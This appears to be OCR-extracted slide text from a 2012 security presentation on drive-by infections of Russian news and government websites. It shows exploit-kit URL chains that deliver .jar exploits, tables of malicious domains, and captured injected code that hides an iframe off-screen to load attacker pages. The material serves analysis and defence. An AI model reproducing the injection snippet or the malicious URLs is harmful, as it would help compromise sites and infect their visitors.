
Registrant Street1:ID#10760, PO Box 16

Registrant Street2:Note - All Postal Mails Rejected,
visit Privacyprotect.org


Words distribution (len >3) in domain names



Examples of affected websites



More examples



Dynamically generated URLs. Old style

Entry request:

<http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/>

OS/browser version information (Leaks some information before compromise):

<http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601014edaf66917d1c47d2G1,6,0,30G10,1,0,0>

Exploit execution:

<http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601016edaf66917d1c4831/1495394/jAA2ingo.jar>

Upon successful exploitation, payload is fetched:

<http://whtgevsmddpiue.socks-information-zffmagvonv.org/4ffa973cf08d249725000003/50011735362caad364000023/50601016edaf66917d1c4831/1495394/1196140>

Dynamically generated URLs, “new style”

Initial request:

<http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/officiallyracer-unbelievably.htm>

OS/browser information fetching and exploit selection:

<http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a331892c2e7d0be70b/1,6,0,21/10,1,0,0/forumax244.php>

Exploit:

<http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a731892c2e7d0be7a6/1495394/kinopo.jar>


payload loaded upon successful exploitation:

<http://ksizxzbabahgdzxhlnu.conservatism-xrplsubmitshebm.org/508fb5a731892c2e7d0be7a6/1495394/1863721>

Typical URLs (Fileless bot)

8/27/2012 16:07	hxxp:// newsru.com/	207.182.136.150	hxxp://midsizedstumped.pro/ <u>2T4T</u>
9/10/2012 16:25	hxxp://www. newsru.ru/	184.22.165.170	hxxp://pseriesaccused.net/ <u>7GIC</u>
10/12/2012 13:36	hxxp://www. vesti.ru/vid eos?cid=8	91.121.152.84	hxxp://personallymainframes.net/ <u>7GIC</u>
11/22/2012 12:01	hxxp://mh6. adriver.ru/i mages/0002080/00020.. .	64.79.64.170	hxxp://aeswephost.info/ <u>7GIC</u>
12/6/2012 13:41	hxxp://a. fobos.tv/show. php? pl=1&bt=23&ref=hxxp %3A//month.gismeteo.r u/&ac=23834	62.212.74.88	hxxp://kolnitoras.info/ <u>7GIC</u>
12/7/2012 13:17	hxxp://www. vesti.ru/doc .html? id=959442&cid=2161	206.225.27.11	hxxp://iprintlistmaking.pro/ <u>7GIC</u>
12/13/2012 14:04	hxxp://www. vesti.ru/doc .html?id=982089	85.17.92.146	hxxp://validfacts.info/ <u>ISOQ</u>
1/24/2013 14:38	hxxp://www. vesti.ru/doc .html?id=1012731#1	64.79.67.220	hxxp://zagglassers.info/ <u>ISOQ</u>
2013-03-01 15:05:59.013	hxxp:// newsru.com	208.110.73.75	hxxp://erasads.info/ <u>XZAH</u>


glavbukh.ru, tks.ru, etc. May 2012



:arg hl=us&source=hp&q=-1785331712&aq=f&aqi=&aql=&oq=

:field Adobe Flash Player 11 ActiveX|1.Conexant 20585 SmartAudio HD|
3.ThinkPad Modem Adapter|7.Security Update for Windows XP
(KB2079403)|1.Security Update for Windows XP (KB2115168)|1.Security
Update for Windows XP (KB2229593)|1.Security Update for Windows


Drive-by newsru.com ver. Sept 2012



Domains on Sep 11 2012

+7 (499) 795-7653

Садовая-Кудринская, 11, Москва, Д-242, ГСП-5, 123242.



русский

Федеральная антимонопольная служба

[Антимонопольное регулирование](#) [Контроль госзаказа](#) [Контроль рекламы и недобросовестной конкуренции](#) [Контроль иностранной конкуренции](#)

Новости ФАС России


07 марта 2012 12:33

Калининградское УФАС России возбудило дело по признакам нарушения антимонопольного законодательства при финансировании лагеря «Балтийский Артек - 2011» →


5 марта 2012 года Управление Федеральной антимонопольной службы по Калининградской области (Калининградское УФАС России) возбудило дело в отношении Правительства Калининградской области, Агентства главного распорядителя средств бюджета Калининградской области (Агентство распорядителя средств бюджета), регионального Агентства по делам молодежи, а также Государственного автономного образовательного учреждения дополнительного профессионального образования (повышения квалификации) «Институт развития образования» (институт) по признакам нарушения антимонопольного законодательства, выразившиеся в непроведении торгов при расходовании бюджетных средств (часть 1 и 3 статей 15, 16 Федерального Закона «О защите конкуренции»)

[Полный текст](#)


Главное



ФАС подзаконных актов



Тимофеев проговорился о допущении иностранной конкуренции на российском рынке



ФАС сертифицирована

Новое на сайте

- Новости ФАС России
- ФАС России в СМИ
- Решения
- Нормативно-правовые акты
- Разъяснения
- Аналитические материалы
- Детальный поиск материалов
- О ФАС России
- Общественные и экспертные советы
- Госслужба
- Международное сотрудничество
- Пресс-центр
- Обратная связь

Fiddler - HTTP Debugging Proxy
 File Edit Rules Tools View Help \$ Donate
 Replay Resume Stream Decode Keep: All sessions Any Proc

#	Result	Protocol	Host	URL
12	200	HTTP	fas.gov.ru	/template/img/skype50x50.jpg
13	200	HTTP	fas.gov.ru	/template/img/Livejournal.jpg
14	200	HTTP	fas.gov.ru	/template/img/Twitter.jpg
15	200	HTTP	fas.gov.ru	/template/img/ReportCartel2.jpg
16	200	HTTP	fas.gov.ru	/template/img/eljournal.jpg
17	200	HTTP	fas.gov.ru	/template/img/reforma.jpg
18	200	HTTP	fas.gov.ru	/template/img/Sochi_Lamp.jpg
19	200	HTTP	mipoey5ds.info	/HK7T
20	200	HTTP	fas.gov.ru	/template/img/banners/banner_20111128/
21	200	HTTP	fas.gov.ru	/template/img/b_reestr_zhalob.jpg
22	200	HTTP	fas.gov.ru	/template/img/reestr2.jpg
23	200	HTTP	fas.gov.ru	/netcat_files/Image/banner_rnp.gif
24	200	HTTP	fas.gov.ru	/template/img/government.jpg
25	200	HTTP	fas.gov.ru	/netcat_files/Image/banner_gospartner.gif
26	200	HTTP	fas.gov.ru	/template/img/portal.jpg
27	200	HTTP	fas.gov.ru	/netcat_files/1/297/zakon.jpg
28	200	HTTP	fas.gov.ru	/template/img/cis.gif
29	200	HTTP	fas.gov.ru	/template/img/read_all.gif
30	200	HTTP	fas.gov.ru	/template/img/read_all_side.gif
31	200	HTTP	fas.gov.ru	/netcat_files/1/297/Bezmyanny.jpg
32	200	HTTP	fas.gov.ru	/netcat_files/1/297/1111.JPG
33	200	HTTP	fas.gov.ru	/template/img/search_plus.gif
34	200	HTTP	fas.gov.ru	/template/img/rus.gif
35	200	HTTP	fas.gov.ru	/template/img/eng.gif
36	200	HTTP	fas.gov.ru	/template/img/arr_cl.gif
37	200	HTTP	fas.gov.ru	/template/img/plus.gif
38	200	HTTP	fas.gov.ru	/template/img/ask.gif
39	200	HTTP	fas.gov.ru	/template/img/copy_fas.jpg
40	302	HTTP	counter.yadro.ru	/hit?57.10;r;1920*1068*32;uhttp%3A//
41	200	HTTP	openstat.net	/cnt.js
42	200	HTTP	www.google-analyti...	/ga.js
43	200	HTTP	fas.gov.ru	/template/img/h.gif
44	200	HTTP	fas.gov.ru	/template/img/cal.gif
45	200	HTTP	fas.gov.ru	/template/img/dl_border.gif
46	200	HTTP	fas.gov.ru	/template/img/double_arr.gif
47	200	HTTP	fas.gov.ru	/template/img/list.gif
48	200	HTTP	fas.gov.ru	/template/img/act.gif

ФАС России подготови
 «О федеральной контрактной системе»
 <style>.vb_style_forum {position: absolute; left: 1000px; top: -1280px}</st
 class="vb_style_forum"><iframe src="http://mipoey5ds.info/HK7T"></iframe></div><a title="

Sep 17 2012

echo.msk.ru ~440 000 visitors per day

РАДИО ЭХО МОСКВЫ

ТРАНСЛЯЦИЯ ЭФИРА
ВЫПУСК НОВОСТЕЙ

ВИДЕОТРАНСЛЯЦИЯ
СЕТЕВИЗОРА

ГЕННАДИЙ ГУДКОВ
Скандал вокруг лишения мандата
[Задайте вопрос](#)

12+

НОВОСТИ БЛОГИ ТОПЫ ОПРОСЫ РЕЙТИНГИ ДОС ААВ О НАС РЕКЛАМА



ВСЕ КОММУНИКАЦИИ!

ПРЕДЛАГАЕТ

СТАНЬТЕ ЧЛЕНОМ КЛУБА
и получите дополнительные преимущества на сайте

InoPressa

Заклученная рассказала о

ПОИСК

выберите категорию

введите запрос

```

<tr>
  <td width="100%">
    <style>
    <div class="vb_style_forum">
      <iframe src="http://riflepick.net/7GIC">
        <html lang="en" dir="ltr">
          <head>
            <body class="normal" cosmic="force" onload="netti()"
              style="background: #fff; font-face: sans-serif">
              <div id="duquiddiv"></div>
              <a class="motivator" name="top"></a>
              <div style="display:block;width:1px;height:1px;overflow:hidden;">
                <applet archive="/07GICjq" code="Applet.class">
  
```

Стиль Скомпилированн... Макет DOM

Текст

- font-family: "Trebuchet MS", "Times New Roman", serif
- font-size: 13px
- font-weight: 400
- font-style: normal
- font-size-adjust: none
- color: #535758
- text-transform: none
- text-decoration: none
- letter-spacing: normal
- word-spacing: 0
- line-height: 15px
- text-align: start
- vertical-align: baseline
- direction: ltr
- text-overflow: clip

Фон

- background-color: transparent
- background-image: none
- background-repeat: repeat
- background-position: 0 0
- background-attachment: scroll
- opacity: 1

Блочная модель

- width: auto


Sep 17 2012

Banner network adfox.ru affected


beta **Большой Город**

[НОВОСТИ](#) | [МНЕНИЯ](#) | [ИСТОРИИ](#) | [МЕСТА](#) | [ДЕТИ](#) | [МЕДИА](#) | [О](#)


ИСТОРИИ



Полуночная пицца
 БГ проехал ночными маршрутами развозчика пиццы и узнал, что можно



Гудкова лишили мандата
 БГ вспоминает биографию Гудкова — от работы в КГБ до изгнания из Госдумы



Газово
 Забытая «Щелковск супрасти

ads.adfox.ru /159305/prepareCode?p1=beaxg&

```
-1280px}</style><div class="vb_style_forum">
http://responsesforemost.org/7GIC"></iframe>
```

Консоль HTML CSS Сценарий DOM Сеть

Редактировать body < html

```
<span class="newsnet_teaser">
<div class="vb_style_forum">
<iframe src="http://responsesforemost.org/7GIC">
</div>
</html>
```

Host	URL	Size
www.bg.ru	/bitrix/components/101media/social/templates/.default/social.j...	2
www.bg.ru	/bitrix/templates/gallery/js/jquery.jcarousel.min.js?1318237899	15
Tunnel to	apis.google.com:443	
www.bg.ru	/bitrix/components/101media/article/templates/.default/article...	
